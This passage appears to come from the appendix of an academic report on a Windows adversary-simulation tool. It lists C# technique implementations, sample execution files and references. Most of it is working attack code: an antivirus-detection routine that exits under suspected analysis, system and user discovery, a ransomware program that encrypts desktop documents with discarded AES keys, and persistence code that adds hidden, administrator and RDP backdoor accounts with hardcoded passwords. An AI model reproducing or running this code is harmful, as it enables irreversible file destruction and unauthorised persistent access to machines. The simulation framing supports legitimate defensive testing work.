         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.7.7 Security Software Discovery.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows;

namespace TechniqueDebugging
{
   class SecuritySoftwareDiscovery //T1518.001 SecuritySoftwareDiscovery
   {
      //Enumerate for various AVs running on the system, if running add to array of confirmed AVs running
      //BitDefender bdagent.exe vsserv.exe vsservp.exe
      //Norton navapsvc.exe NortonSecurity.exe
      //Avira Avira.ServiceHost.exe
      //F-Secure fsgk32st.exe fsav32.exe
      //Kaspersky ksdeui.exe klwtblfs.exe
      //Symantec DWHWizrd.exe
      //ESET NOD32 ekrn.exe egui.exe
      //FireEye xagt.exe
      //CrowdStrike CSFalconService.exe
      //Sophos SUMService.exe Sophos.FrontEnd.Service.exe
      //Windows Defender MsMpEng.exe

      public static void Main(string[] args)
      {
         Process[] runningProcesses = Process.GetProcesses();
         string runningAVs = "";
         string processList = "";

         //Filter the running processes, clean up for output
         for(int i = 0; i < runningProcesses.Length; i++)
         {
            processList += runningProcesses[i].ToString().Replace("System.Diagnostics.Process (", "").Replace(")","") + ".exe" + "\n";
         }

         //Console.WriteLine(processList);
         //Filter to discover AV products
         if(processList.Contains("MsMpEng.exe"))
         { runningAVs += "Windows Defender\n";}
         else if (processList.Contains("bdagent.exe") || processList.Contains("vsserv.exe") || processList.Contains("vsservp.exe"))
         { runningAVs += "BitDefender\n";}
         else if (processList.Contains("navapsvc.exe") || processList.Contains("NortonSecurity.exe"))
         { runningAVs += "Norton\n";}
         else if (processList.Contains("Avira.ServiceHost.exe"))
         { runningAVs += "Avira\n";}
         else if (processList.Contains("fsgk32st.exe") || processList.Contains("fsav32.exe"))
         {runningAVs += "F-Secure\n";}
         else if (processList.Contains("ksdeui.exe") || processList.Contains("klwtblfs.exe"))
         { runningAVs += "Kaspersky\n";}
         else if (processList.Contains("DWHWizrd.exe"))
         { runningAVs += "Symantec\n";}
         else if (processList.Contains("ekrn.exe") || processList.Contains("egui.exe"))
         { runningAVs += "ESET NOD32\n";}
         else if (processList.Contains("xagt.exe"))
         { runningAVs += "FireEye\n";}
         else if (processList.Contains("CSFalconService.exe"))
         { runningAVs += "CrowdStrike\n";}
         else if (processList.Contains("SUMService.exe") || processList.Contains("Sophos.FrontEnd.Service.exe"))
         { runningAVs += "Sophos\n";}
         else
         {
            //No AV present? Possibly being analyzed so exit.
            Environment.Exit(1);
         }

         Console.WriteLine("Running AVs: " + runningAVs);

         //From here an attacker could designate a more advanced control flow dependent on which AVs were found running.
      }
```

4.7.8 System Information Discovery.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         SystemInformationDiscovery();
      }
      static int SystemInformationDiscovery()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c systeminfo";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.7.9 User Discovery.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         UserDiscovery();
      }
      static int UserDiscovery()
      {
         Process process = new Process();
         process.StartInfo.FileName = "CMD";
         process.StartInfo.Arguments = "/c whoami /all";
         process.StartInfo.UseShellExecute = false;
         process.StartInfo.RedirectStandardOutput = true;
         process.StartInfo.RedirectStandardError = true;
         process.Start();
         string output = process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         string err = process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         process.WaitForExit();
         return 0;
      }
   }
}
```

4.8 IMPACT TECHNIQUES

4.8.1 Ransomware.cs

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace Ransomware
{
    class Program
    {
        static void Main()
        {
            DialogResult dialogResult = MessageBox.Show("WARNING: This is ransomware intended for adversary simulation and will begin encrypting your desktop files. " +
                "Are you sure you want to run this?", "RANSOMWARE WARNING", MessageBoxButtons.YesNo);

            if (dialogResult == DialogResult.Yes)
            {
                DialogResult areYouSure = MessageBox.Show("Are you sure?","RANSOMWARE WARNING", MessageBoxButtons.YesNo);
                if (areYouSure == DialogResult.Yes)
                {
                    //So it begins
                    //Get the current username
                    string user = Environment.UserName;
                    //Get their desktop
                    string targetDir = @"C:\Users\" + user + @"\Desktop\";
                    //Get all their file paths...using Enumerate would be more efficient
                    string[] docFiles = Directory.GetFiles(targetDir, "*.doc", SearchOption.AllDirectories);
                    string[] docxFiles = Directory.GetFiles(targetDir, "*.docx", SearchOption.AllDirectories);
                    string[] textFiles = Directory.GetFiles(targetDir, "*.txt", SearchOption.AllDirectories);
                    string[] pdfFiles = Directory.GetFiles(targetDir, "*.pdf", SearchOption.AllDirectories);
                    string[] targetFilesA = docFiles.Concat(docxFiles).ToArray();
                    string[] targetFilesB = pdfFiles.Concat(textFiles).ToArray();
                    string[] allTargetFiles = targetFilesA.Concat(targetFilesB).ToArray();

                    //ENCRYPT
                    for(int i = 0; i < allTargetFiles.Length; i++)
                    {
                        using (Aes myAes = Aes.Create())
                        {
                            // Encrypt the string to an array of bytes.
                            byte[] encrypted = EncryptStringToBytes_Aes(File.ReadAllText(allTargetFiles[i]), myAes.Key, myAes.IV);
                            string cipherText = Encoding.Default.GetString(encrypted);
                            File.WriteAllText(allTargetFiles[i], cipherText); //Write encrypted bytes to the file
                        }
                    }

                    MessageBox.Show("Your files are encrypted :( Did your anti-virus stop it!?");
                }
                else if (areYouSure == DialogResult.No)
                {
                    System.Environment.Exit(1);
                }
            }
            else if (dialogResult == DialogResult.No)
            {
                System.Environment.Exit(1);
            }
        }

        static byte[] EncryptStringToBytes_Aes(string plainText, byte[] Key, byte[] IV)
        {
            if (plainText == null || plainText.Length <= 0)
                throw new ArgumentNullException("plainText");
            if (Key == null || Key.Length <= 0)
                throw new ArgumentNullException("Key");
            if (IV == null || IV.Length <= 0)
                throw new ArgumentNullException("IV");
```

```
        byte[] encrypted;

        using (Aes aesAlg = Aes.Create())
        {
            aesAlg.Key = Key;
            aesAlg.IV = IV;

            ICryptoTransform encryptor = aesAlg.CreateEncryptor(aesAlg.Key, aesAlg.IV);

            using (MemoryStream msEncrypt = new MemoryStream())
            {
                using (CryptoStream csEncrypt = new CryptoStream(msEncrypt, encryptor, CryptoStreamMode.Write))
                {
                    using (StreamWriter swEncrypt = new StreamWriter(csEncrypt))
                    {
                        swEncrypt.Write(plainText);
                    }
                    encrypted = msEncrypt.ToArray();
                }
            }
        }
        return encrypted;
    }
  }
}
```

4.9 PERSISTENCE TECHNIQUES

4.9.1 Admin User.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;

namespace WINTRE
{
  class Program
  {
    static void Main(string[] args)
    {
      AdminUser();
    }
    static int AdminUser()
    {
      Process Process = new Process();
      Process.StartInfo.FileName = "cmd";
      Process.StartInfo.Arguments = "/c net user AdminUser AdminPass! /add /active:yes && net localgroup administrators AdminUser
/add";
      Process.StartInfo.UseShellExecute = false;
      Process.StartInfo.RedirectStandardOutput = true;
      Process.StartInfo.RedirectStandardError = true;
      Process.Start();
      string output = Process.StandardOutput.ReadToEnd();
      Console.WriteLine(output);
      Debug.WriteLine(output);
      string err = Process.StandardError.ReadToEnd();
      Console.WriteLine(err);
      Process.WaitForExit();
      return 0;
    }
  }
}
```

4.9.2 Hidden User.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         HiddenUser();
      }
      static int HiddenUser()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "cmd";
         Process.StartInfo.Arguments = "/c net user $ CantSeeMe /add /active:yes";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         Debug.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

4.9.3 RDP User.cs

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text;

namespace WINTRE
{
   class Program
   {
      static void Main(string[] args)
      {
         RDPUser();
      }
      static int RDPUser()
      {
         Process Process = new Process();
         Process.StartInfo.FileName = "cmd";
         Process.StartInfo.Arguments = "/c net user RDPUser RDPPass! /add /active:yes && net localgroup \"Remote Desktop Users\"
RDPUser /add";
         Process.StartInfo.UseShellExecute = false;
         Process.StartInfo.RedirectStandardOutput = true;
         Process.StartInfo.RedirectStandardError = true;
         Process.Start();
         string output = Process.StandardOutput.ReadToEnd();
         Console.WriteLine(output);
         Debug.WriteLine(output);
         string err = Process.StandardError.ReadToEnd();
         Console.WriteLine(err);
         Process.WaitForExit();
         return 0;
      }
   }
}
```

5 EXAMPLE FILES

5.1 EXAMPLE.VBS

```
Dim WSHShell, currentDirectory
Set WSHShell = CreateObject("WScript.Shell")
currentDirectory = WSHShell.CurrentDirectory
WSHShell.Run currentDirectory & "\\Inputs\\CODEEX~1\\Example.exe"
Set WSHShell = Nothing
WScript.Quit
```

5.2 EXAMPLE.EXE

```
using System.Windows;

namespace TechniqueDebugging
{
   class Technique
   {
      public static void TestFunction()
      {
         MessageBox.Show("Used to demonstrate code execution");
      }
   }
}
```

5.3 EXAMPLE.IL

Example.dll uses the same code as Example.exe, but with modified assembly to run .NET as a DLL that can be called by RunDLL32 (Chester, A, 2018). Example.il is the disassembled code using the intermediate language disassembler.

```
// ================ CLASS MEMBERS DECLARATION ====================

.class private auto ansi beforefieldinit TechniqueDebugging.Technique
       extends [mscorlib]System.Object
{
  .method public hidebysig static void  TestFunction() cil managed
  {
                .export [1]

    // Code size       13 (0xd)
    .maxstack  8
    IL_0000:  nop
    IL_0001:  ldstr      "Used to demonstrate code execution"
    IL_0006:  call       valuetype [PresentationFramework]System.Windows.MessageBoxResult
[PresentationFramework]System.Windows.MessageBox::Show(string)
    IL_000b:  pop
    IL_000c:  ret
  } // end of method Technique::TestFunction

  .method public hidebysig specialname rtspecialname
          instance void  .ctor() cil managed
  {
    // Code size       8 (0x8)
    .maxstack  8
    IL_0000:  ldarg.0
    IL_0001:  call       instance void [mscorlib]System.Object::.ctor()
    IL_0006:  nop
    IL_0007:  ret
  } // end of method Technique::.ctor

} // end of class TechniqueDebugging.Technique
```

This code was then re-compiled as Example.dll.

6 REFERENCES

Microsoft. (2018). *AES Class* [online]
Available at: https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.aes?view=net-5.0
[Accessed: 30/04/2021]

Stack Overflow. (2013). *Read and parse a Json File in C#* [online]
Available at: https://stackoverflow.com/questions/13297563/read-and-parse-a-json-file-in-c-sharp
[Accessed: 13/12/2020]

Techie Delight. (2019). *Remove non-alphanumeric characters from a string in C#* [online]
Available at: https://www.techiedelight.com/remove-non-alphanumeric-characters-string-csharp/
[Accessed: 13/12/2020]

Microsoft. (2011). *Everyone quotes command line arguments the wrong way* [online]
Available at: https://docs.microsoft.com/en-us/archive/blogs/twistylittlepassagesallalike/everyone-quotes-command-line-arguments-the-wrong-way
[Accessed: 13/12/2020]

Json.NET. (2020). *Json.NET Documentation* [online]
Available at: https://www.newtonsoft.com/json/help/html/Introduction.htm
[Accessed: 13/12/2020]

Red Canary. (2021). *Atomic Red Team* [online]
Available at: https://github.com/redcanaryco/atomic-red-team/
[Accessed: 13/12/2020]

Microsoft. (2021). *How to automate Microsoft Word to create a new document by using Visual C#* [online]
Available at: https://docs.microsoft.com/en-us/previous-versions/office/troubleshoot/office-developer/automate-word-create-file-using-visual-c
[Accessed: 14/12/2020]

Microsoft. (2021). *Tutorial: Create a new WPF app (WPF .NET)* [online]
Available at: https://docs.microsoft.com/en-us/dotnet/desktop/wpf/get-started/create-app-visual-studio?view=netdesktop-5.0
[Accessed: 14/12/2020]

Mittal, N. (2017). *Nishang PowerShell Reverse Shell (TCP)* [online]
Available at: https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
[Accessed: 14/12/2020]

Bank Security. (2018). *Undetectable C# & C++ Reverse Shells* [online]
Available at: https://bank-security.medium.com/undetectable-c-c-reverse-shells-fab4c0ec4f15
[Accessed: 15/12/2020]

Ben0xA. (2020). *Hidden Account Creation* [online]
Available at: https://twitter.com/Ben0xA/status/1301550957516541952
[Accessed: 15/12/2020]
Bertram, A. (2019). *How to Check your PowerShell Version (All the Ways!)* [online] Available at: https://adamtheautomator.com/check-powershell-version/
[Accessed: 15/12/2020]

Microsoft. (2020). *Process.GetProcesses Method* [online]
Available at: https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocesses?view=net-5.0
[Accessed: 15/12/2020]

SpotThePlanet. (2021). *Dumping Hashes from SAM Registry* [online]
Available at: https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dumping-hashes-from-sam-registry
[Accessed: 16/12/2020]

SpotThePlanet. (2021). *Dumping Lsass Without Mimikatz* [online]
Available at: https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-from-lsass-process-without-mimikatz
[Accessed: 16/12/2020]

SpotThePlanet. (2020). *Credentials Collection via CredUIPromptForCredentials* [online]
Available at: https://www.ired.team/offensive-security/credential-access-and-credential-dumping/credentials-collection-via-creduipromptforcredentials
[Accessed: 16/12/2020]

Chester, A. (2018). *RunDLL32 your .NET (AKA DLL exports from .NET)* [online]
Available at: https://blog.xpnsec.com/rundll32-your-dotnet/
[Accessed: 17/12/2020]

Moe, O. (2021). *Living Off the Land Binaries and Scripts* [online]
Available at: https://lolbas-project.github.io/
[Accessed: 17/12/2020]